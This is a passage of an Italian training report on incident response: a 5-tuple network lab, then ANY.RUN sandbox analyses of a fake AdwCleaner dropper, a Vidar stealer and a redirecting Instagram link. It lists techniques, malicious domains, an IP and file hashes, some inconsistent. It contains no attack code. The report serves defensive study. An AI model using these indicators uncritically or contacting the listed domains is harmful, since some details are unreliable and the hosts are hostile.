4. Correlazione degli eventi:

I dati raccolti vengono correlati per identificare la sorgente dell'attacco e il metodo utilizzato. Questo passaggio aiuta a confermare la compromissione e a identificare il dispositivo compromesso.

5. Passaggi per l'isolamento dell'host:

Utilizzando il firewall o le policy di rete, viene isolato l'host compromesso. Ad esempio, si possono bloccare le comunicazioni in uscita o disabilitare la connessione fino a una risoluzione completa.

6. Raccomandazioni di sicurezza:

Cambiare tutte le credenziali compromesse, soprattutto se è stato rilevato traffico FTP con credenziali non protette.

Implementare regole firewall per bloccare l'accesso a porte specifiche utilizzate dagli attaccanti.

Rafforzare i sistemi IDS per rilevare più velocemente attività anomale in futuro.

Aggiungere crittografia al traffico FTP e applicare meccanismi di autenticazione più robusti.

Ulteriore raccomandazione: Cambiare immediatamente la password per il nome utente "analyst" su tutti i sistemi coinvolti (209.165.200.235 e 192.168.0.11) per impedire ulteriori accessi non autorizzati

5-TUPLE

Conclusioni

Il laboratorio ha dimostrato l'importanza di un approccio sistematico basato sul 5-Tuple per individuare e isolare host compromessi. Gli strumenti di analisi, combinati con buone pratiche di sicurezza, permettono di mitigare efficacemente i rischi associati a violazioni di rete. Rafforzare le difese per prevenire attacchi futuri è essenziale per garantire la sicurezza dell'infrastruttura.



APPROFONDIMENTO

ANYRUN

REPORT TECNICO

AdwereCleaner

Dall'analisi del file AdwereCleaner.exe, "it came up" un comportamento sospetto con chiari indicatori di attività malevola.

Il file, mascherandosi da software di pulizia, mette in atto diverse tecniche per compromettere il sistema ospite, manipolare configurazioni critiche e scaricare ulteriori payload malevoli.

Principali Comportamenti Osservati

Connessioni a domini remoti:

Vittima: 192.168.100.202

Attività: Comunicazioni con server remoti per download di file eseguibili.

Protocollo utilizzato: HTTP e HTTPS, che mascherano le attività malevoli.

Indicatori di connessioni: 50 richieste HTTP osservate, alcune mirate al download di contenuti da GitHub.

Modifiche ai processi:

Processo iniziale: L'esecuzione di AdwereCleaner.exe genera attività di lettura delle configurazioni di sistema.

ANYRUN

TASK ID: 877BE0FE-E9DB-499C-A167-DE93BAAAD334

REPORT TECNICO

Processo secondario: Viene avviato 6AdwCleaner.exe, che modifica chiavi di registro e accede alle impostazioni di sicurezza di Internet Explorer e Microsoft Outlook.

Persistenza: Scrittura di file temporanei e modifica di chiavi strategiche per assicurare la persistenza e l'aggiramento dei controlli di sicurezza.

File rilevati e Percorsi principali utilizzati: 6AdwCleaner.exe posizionato in AppData\Locale\adwrecleaner.exe (Main)

Scrittura di file sospetti nella directory utente.

Eventi file: Oltre 30.000 eventi di lettura, scrittura e modifica durante l'esecuzione.

Tecniche Avanzate

Living Off the Land (LoL): Il malware utilizza strumenti legittimi come Microsoft Edge e explorer.exe per offuscare la sua attività e confondere i sistemi di monitoraggio.

Persistence Preparation: Scrittura di file eseguibili in directory utente comuni, come AppData.

Creazione di modifiche strategiche alle chiavi di registro per mantenere la presenza sul sistema.

Modifiche alle chiavi di registro: Chiavi coinvolte e Valori modificati: Check photo for reference

Alterazione di cache e configurazioni per eludere il rilevamento.

Anti-detection:

Mascheramento: Uso di DLL legittime per nascondere i propri processi. /quali dll ha utilizzato (masking)

Adattamento all'ambiente: Lettura del GUID macchina e delle configurazioni di sistema per personalizzare il comportamento.

Comportamenti Sospetti

Raccolta dati: Lettura di credenziali e impostazioni di sistema tramite registry e file locali.

File downloading: Download di certificati “not signed” tramite richieste GET verso server remoti, per garantire l’esecuzione di file non segnati, con disabilità di verifica di medesimi.

Interazione con il sistema: Comandi tramite command lines per eseguire script e manipolare processi.

Modifiche alla rete: Alterazione delle impostazioni proxy per facilitare il traffico verso i server C2 tramite modifiche al registro.

Azioni di Remediation Raccomandate

Isolamento immediato: Disconnettere il sistema compromesso dalla rete per prevenire ulteriori attività malevoli.

Blocco dei domini e degli IP malevoli: Identificare e bloccare eventuali URL e IP non verificati per impedire ulteriori comunicazioni.

Rimozione dei file malevoli: Eliminare tutti i file associati al malware, inclusi 6AdwCleaner.exe e altri file temporanei identificati.

Ripristino del registro di sistema: Correggere le modifiche apportate dal malware per ripristinare le configurazioni originali.

Scansione completa del sistema: Utilizzare un software anti-malware aggiornato per rilevare ed eliminare minacce residue.

Formazione del personale: Sensibilizzare gli utenti sui rischi legati ai download non verificati e agli allegati sospetti.



TASK ID: 877BE0FE-E9DB-499C-A167-DE93BAAAD334

Indicatori di Compromissione (IOC)

File sospetti/Culprits:

AdwCleaner.exe (**SHA256**: 6515BDA500BFE89CF8BCAB507FEF0981C1EB298C6CD5A4405A5B1B1E4FBB12D2).

adwereCleaner.exe (**SHA256**: 325396d5ffca8546730b9a56c2d0ed99238d48b5e1c3c49e7d027505ead13b8d1)

Modifiche a file nella directory utente e nelle chiavi di registro.

Rete: Richieste HTTP GET per download di certificati illegittimi, con conseguente avvio/download di payload aggiuntivi. Consequentially gaining The Complete Control Over The Machine.

REPORT TECNICO

Azioni di Remediation Raccomandate

- **Isolamento immediato:**

Disconnettere il dispositivo infetto dalla rete aziendale.

- **Blocco dei domini malevoli:**

Aggiungere blocchi per domini/IP nel firewall.

- **Eliminazione dei file sospetti:**

Rimuovere file nei percorsi compromessi.

- **Rimozione attività pianificate:**

Controllare e rimuovere attività pianificate dannose.

- **Scansione completa:**

Utilizzare un anti-malware aggiornato.



Miglioramenti alla Sicurezza

- **Formazione del personale:**

Prevenzione di phishing e attacchi via email.

- **Gestione account:**

Disconnessione forzata di sessioni attive, cambio password.

- **Implementazione di soluzioni EDR:**

Monitoraggio continuo degli endpoint.

- **Backup e risposta agli incidenti:**

Test regolari per garantire ripristino rapido.





APPROFONDIMENTO

ANYRUN

REPORT TECNICO

Primo Link

ANYRUN

TASK ID: 371957E1-D960-4B8A-8C68-241FF918517D

REPORT TECNICO

Indicatori di Compromissione (IOC)

- **Domini Malevoli:**

caffegclasiqwp.shop
condedqpwm.shop

- **Indirizzi IP:**

147.45.44.104

- **File Sospetti:**

lawrng.exe, vakerk.exe, mozglue.dll

- **SHA256 File Principale:**

325396D5FFCA8546730B9A56C2D0ED99238D48B5E1C3C49E7D027505EA13B8D1

ANYRUN

TASK ID: 371957E1-D960-4B8A-8C68-241FF918517D

REPORT TECNICO

Principali comportamenti osservati

Connessioni a domini remoti:

- Indirizzi rilevati:
 - Vittima: 192.168.100.216
 - Attaccante: check endpoint photos
 - (domini malevoli: caffegclasiqwp.shop, condedqpwqm.shop)
 - Protocollo utilizzato: HTTP/HTTPS per mascherare la comunicazione con il C2.

Modifiche ai processi:

- Avvio del processo Vidar.exe, mascherato come RegAsm.exe.
 - Creazione di processi “child” per il download ed esecuzione di file malevoli (es. lawrng.exe, vakerk.exe).

Tecniche Avanzate Utilizzate

- **Living Off the Land (LoL):**

Uso di strumenti legittimi (es. RegAsm.exe) per offuscare attività dannose.

- **Persistence Preparation:**

Creazione di file temporanei (-shm) in directory comuni.

- **Modifiche al Registro di Sistema:**

- **Chiavi modificate:**

ZoneMap: ProxyBypass, IntranetName, AutoDetect.

Shell Extensions Cached: Offuscamento tramite GUID.

- **Anti-Detection:**

Uso di mozglue.dll per mascherare attività.

Adattamento all'ambiente esecutivo (lingua, GUID, proxy).

Attività sospette

- **Raccolta Dati:**
Credenziali, cronologia browser, dati personali.
- **File Uploading/Downloading:**
Esfiltrazione dati e download di file malevoli.
- **Interazione con il sistema operativo:**
Comandi come cmd.exe, timeout.exe per ritardare esecuzioni.
- **Modifiche alla rete:**
Configurazioni proxy compromesse tramite registro.

Azioni di Remediation Raccomandate

- **Isolamento immediato:**

Disconnettere il dispositivo infetto dalla rete aziendale.

- **Blocco dei domini malevoli:**

Aggiungere blocchi per domini/IP nel firewall.

- **Eliminazione dei file sospetti:**

Rimuovere file nei percorsi compromessi.

- **Rimozione attività pianificate:**

Controllare e rimuovere attività pianificate dannose.

- **Scansione completa:**

Utilizzare un anti-malware aggiornato.



Miglioramenti alla Sicurezza

- **Formazione del personale:**

Prevenzione di phishing e attacchi via email.

- **Gestione account:**

Disconnessione forzata di sessioni attive, cambio password.

- **Implementazione di soluzioni EDR:**

Monitoraggio continuo degli endpoint.

- **Backup e risposta agli incidenti:**

Test regolari per garantire ripristino rapido.



ANYRUN

TASK ID: 371957E1-D960-4B8A-8C68-241FF918517D

REPORT TECNICO

Conclusioni

L'analisi del malware ha evidenziato una minaccia significativa per la sicurezza dell'organizzazione, capace di compromettere la riservatezza dei dati sensibili e la stabilità dell'ambiente operativo.

Il malware utilizza tecniche avanzate come il Living Off the Land, la persistenza tramite modifiche al registro e l'uso di strumenti legittimi per eludere il rilevamento, dimostrando un livello di sofisticazione elevato.

Per mitigare i rischi e prevenire attacchi futuri, è cruciale implementare immediatamente le azioni di remediation, quali l'isolamento dei dispositivi compromessi, il blocco dei domini malevoli e la rimozione dei file dannosi. Rafforzare, inoltre, le misure di sicurezza aziendale, attraverso soluzioni come sistemi EDR, formazione continua del personale e un piano di risposta agli incidenti collaudato, diventa essenziale per aumentare la resilienza contro attacchi simili.



APPROFONDIMENTO

ANYRUN

REPORT TECNICO

Secondo Link


TASK ID: F1F20828-2222-46FB-A886-09F77581E67B

REPORT TECNICO

Dall'analisi del link seguente è emerso un comportamento sospetto, ma non strettamente malevolo.

"<https://click.convertkit-mail2.com/wvuqovqrrwagh50nddc7hnxdlxu8/48hvhehr87opx8ux/d3d3Lmluc3RhZ3JhbS5jb20vYXVzc2llbnVyc2VyZWNydwI0ZXJz>"

L'URL analizzato reindirizza a una pagina Instagram (www.instagram.com) che richiede il login per visualizzare il contenuto, tuttavia, il flusso e l'utilizzo di sistemi di autenticazione multipiattaforma come Facebook evidenziano possibili rischi legati all'esperienza utente e alla sicurezza dei dati.



ANYRUN

TASK ID: F1F20828-2222-46FB-A886-09F77581E67B

REPORT TECNICO

Principali Comportamenti Osservati

Indirizzi rilevati:

Utente: 192.168.100.39

Domini legittimi raggiunti:

www.instagram.com (157.240.0.174)

static.cdninstagram.com (157.240.0.63)

click.convertkit-mail2.com (3.141.222.179).

Protocollo utilizzato: HTTPS


Modifiche ai processi:

Non sono state rilevate alterazioni sospette a livello di processi di sistema.

L'accesso avviene tramite browser (chrome.exe).

Comportamenti delle applicazioni:

Chrome ha effettuato diverse connessioni ai domini sopra elencati per facilitare il reindirizzamento e l'autenticazione degli utenti verso la piattaforma Instagram.



ANYRUN

TASK ID: F1F20828-2222-46FB-A886-09F77581E67B

REPORT TECNICO

Tecniche avanzate individuate


Utilizzo di sistemi di autenticazione multipiattaforma:

L'URL sfrutta Facebook per semplificare l'esperienza utente (QOF), riducendo la necessità di login ripetuti. Questo approccio, sebbene legittimo, potrebbe esporre l'utente a rischi in caso di vulnerabilità o accessi non autorizzati.

Persistenza nel flusso:

Nessuna tecnica di persistenza malevola è stata identificata.

Tuttavia, il flusso di autenticazione obbligatorio tramite Facebook o login Instagram può rappresentare un punto critico per la sicurezza.



Comportamenti sospetti

Reindirizzamenti multipli: Il link originario porta a un dominio intermediario prima di raggiungere la pagina Instagram.

Autenticazione obbligatoria: Richiesta di login per accedere al contenuto del profilo Instagram.

Potenziale rischio phishing: Il link, se proveniente da email non verificate, potrebbe essere sfruttato per attacchi di social engineering.

Azioni di remediation raccomandate

Verifica dell'origine del link: Confermare che il link provenga da una fonte affidabile. Evitare di cliccare su URL sconosciuti ricevuti via email.

Implementazione di blocchi preventivi: Configurare soluzioni di sicurezza che analizzino in tempo reale i reindirizzamenti di URL accorciati.

Formazione del personale: Sensibilizzare gli utenti sui rischi di phishing e sull'importanza di verificare la legittimità dei link.

Monitoraggio delle connessioni: Implementare soluzioni EDR (Endpoint Detection and Response) per identificare anomalie nelle attività di rete.

Rafforzamento delle politiche di autenticazione: Considerare l'utilizzo di sistemi di autenticazione a due fattori (2FA) per tutti gli accessi legati a social network e servizi associati.

ANYRUN

TASK ID: F1F20828-2222-46FB-A886-09F77581E67B

REPORT TECNICO

Indicatori di Compromissione (IOC)

Domini:

- click.convertkit-mail2.com (3.141.222.179).
- www.instagram.com (157.240.0.174).
- static.cdninstagram.com (157.240.0.63).

Indirizzi IP:

- 3.141.222.179 (ConvertKit).
- 157.240.0.174 (Facebook/Instagram).

Conclusioni

Il link analizzato non presenta minacce dirette, ma evidenzia alcune pratiche che possono esporre a rischi di sicurezza in contesti aziendali o personali. La combinazione di reindirizzamenti e autenticazioni obbligatorie suggerisce l'importanza di verificare l'origine dei link e di adottare misure di sicurezza adeguate.

Azioni consigliate

Applicare le remediation indicate.

Continuare a monitorare il traffico di rete e i flussi di autenticazione.

Rafforzare la consapevolezza degli utenti sui rischi associati ai link ricevuti via email.

Analisi dei reindirizzamenti: Implementare una soluzione di analisi automatica degli URL che verifichi in tempo reale eventuali comportamenti anomali o reindirizzamenti multipli non autorizzati.

Autenticazione avanzata: Abilitare sistemi di autenticazione a due fattori (2FA) per tutti i servizi aziendali e social, riducendo la probabilità di accessi non autorizzati.

Protezione delle email: Configurare filtri avanzati per bloccare email che contengano URL sospetti o provenienti da domini non verificati.

Monitoraggio continuo: Integrare soluzioni EDR (Endpoint Detection and Response) per identificare eventuali attività anomale nei flussi di rete e analizzare comportamenti potenzialmente malevoli.

Whitelist dei domini: Limitare l'accesso a domini verificati attraverso policy di sicurezza granulari implementate su proxy aziendali o firewall.

Sandboxing: Utilizzare soluzioni di sandbox per eseguire l'analisi dinamica di link sconosciuti, osservando eventuali comportamenti malevoli prima che vengano aperti dall'utente finale.

Audit delle credenziali: Monitorare l'utilizzo di credenziali aziendali sui social network e rimuovere eventuali associazioni con sistemi non essenziali o poco sicuri.



GRAZIE!